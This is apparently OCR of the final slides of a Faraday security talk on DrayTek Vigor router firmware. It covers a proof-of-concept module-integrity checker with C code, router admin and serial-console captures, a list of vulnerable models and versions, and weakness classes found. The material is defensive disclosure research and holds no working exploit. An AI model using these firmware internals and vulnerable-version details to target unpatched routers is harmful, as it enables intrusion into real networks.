Mitigation Strategies

- **Designing a better solution**
  - A module for checking in-memory integrity of other loaded modules
  - Should fetch updated signatures from a trusted server (checking certificates this time)
  - Check against other loaded module signatures
  - Should be included with the firmware
  - Should notify users

- **A PoC DLM Checker:**
  - We will replace APPE with our checker for ease of development.
  - Calculate signatures for valid DLMs
  - Check against other loaded modules signatures when the DLM Checker is loaded
  - Limitations:
    - Does not check signatures each time a DLM is loaded.
    - Does not notify users

PoC DLM Checker:

- **Calculating DLM hashes:**
  - One hash per section (MD5)
  - We only hash static sections
    - Static data
    - Code (only opcodes)

MIPS J-Format


Opcode	Pseudo-Address
6 bits	26 bits




PoC DLM Checker:

- **Dynamically finding DLMs:**
  - When a module is loaded, an object is created and allocated by using linear_malloc.
  - This object holds the DLM name, a pointer to the text section, and a pointer to the main function among other things.
  - The rest of the sections are copied after the text section
  - The order is usually defined by the compiler and should not change (text, rodata, data, bss).

```
linear_malloc_chunk *chunk = *(linear_malloc_chunk **)MALLOC_MEM_HEAD;
while (chunk != 0 && chunk->next != 0) { // Last chunk is always a fake chunk with next = 0;
    if (is_chunk_a_module_object(chunk)) {
        module_object *module = (module_object *) &chunk->data;
        B_Print("Found module object named: %s\r\n", module->name);
        B_Print("Section buffer starts at 0x%08x\r\n", module->section_buffer_ptr);
        B_Print("Main starts at 0x%08x\r\n\r\n", module->main_ptr);

        if (!strcmp(vr9ssh_info.name, module->name)) {
            B_Print("Checking %s ----------------------------------------\r\n", module->name);
            check_module(&vr9ssh_info, module->section_buffer_ptr);
        }
    }
    chunk = chunk->next;
}
```


DrayTek Vigor2925 Series
Not Secure 192.168.102.7
DrayTek
Vigor2925 Series
Auto Logout
IPv6
Dashboard
Wizards
Online Status
Search menu
WAN
LAN
Hotspot Web Portal
Routing
NAT
Hardware Acceleration
Firewall
User Management
Objects Setting
CSM
APP Enforcement Profile
APPE Signature Upgrade
URL Content Filter Profile
Web Content Filter Profile
DNS Filter Profile
Bandwidth Management
Applications
VPN and Remote Access
Certificate Management
SSL VPN
USB Application
System Maintenance
Diagnostics
Central Management
VPN
AP
Switch
External Devices
MyVigor Services
Product Registration
Service Status
All Rights Reserved.
Admin mode
Status: Ready
CSM >> APPE Signature Upgrade
APP Enforcement License
Activate
[Status: Activated] [Provider:DT-APPE] [Start Date:2024-01-24 Expire Date:2025-01-23]
Upgrade Setting
APPE Module Version: 15.22 APPE Support List
Upgrade via interface: auto-selected
(Waiting for WAN connection...)
Setup Download Server
auto-selected
Find more
Signature authentication / download message
[2024-07-12 18:06:38] Start importing APPE module!
[2024-07-12 18:06:38] Import APPE module successfully!
Upgrade Manually
Import
Upgrade Automatically
Scheduled Update
Every: 1 (hour) 00 (minutes after the hour)
Daily: 0 (hour) 00 (minute)
Weekly: Sunday (day) 0 (hour) 00 (minute)
OK


octa@raspberrypi2:~$ picocom -q -b 115200 /dev/ttyUSB0
Vigor2925 by DrayTek Corp.
LAN MAC Address : 00-1D-AA-C9-83-E8
IP Address : 10.10.10.1
IP Subnet Mask : 255.255.255.0
Firmware Version : 3.9.4
System Up Time : 0:11:14
-------- Main Menu --------
1 : Enable TFTP Server
Please Select Item :

Conclusions and takeaways

Conclusions

- We found these vulnerabilities analysing Vigor2925 but they are present in several models:
  - Vigor165 and Vigor166 versions before 4.2.7
  - Vigor2620 and VigorLTE200 versions before 3.9.8.9
  - Vigor2860 and Vigor2925 versions before 3.9.8
  - Vigor2862 and Vigor2926 versions before 3.9.9.5
  - Vigor2133, Vigor2762 and Vigor2832 versions before 3.9.9
  - Vigor2135, Vigor2765 and Vigor2766 versions before 4.4.5.1
  - Vigor2865, Vigor2866 and Vigor2927 versions before 4.4.5.3
  - Vigor2962 and Vigor3910 versions before 4.3.2.8/4.4.3.1
  - Vigor3912 versions before 4.3.6.1

- The vulnerabilities are now patched but CVE assignment is still pending

- There are probably more vulns in these routers. The RTOS is complex and has a lot of code

- Try our tools and look for new vulns! (please let us know if you do)
  - https://github.com/infobyte/draytek-arsenal

Takeaways

- Closed source firmware is just another case of "security" by obscurity.

- Hides vulnerabilities that would otherwise be reported sooner by the community:
    - Plaintext password storage
    - Use of non time-constant comparison functions for sensitive data
    - Predictable 2FA code generation
    - Lack of SSL certificate validation

- Given the increase in edge device attacks, it would be important for the vendors to facilitate observability and threat detection on these kind of devices.

Faraday

Thanks for your time

Questions?

@faradaysec

/company/faradaysec

www.faradaysec.com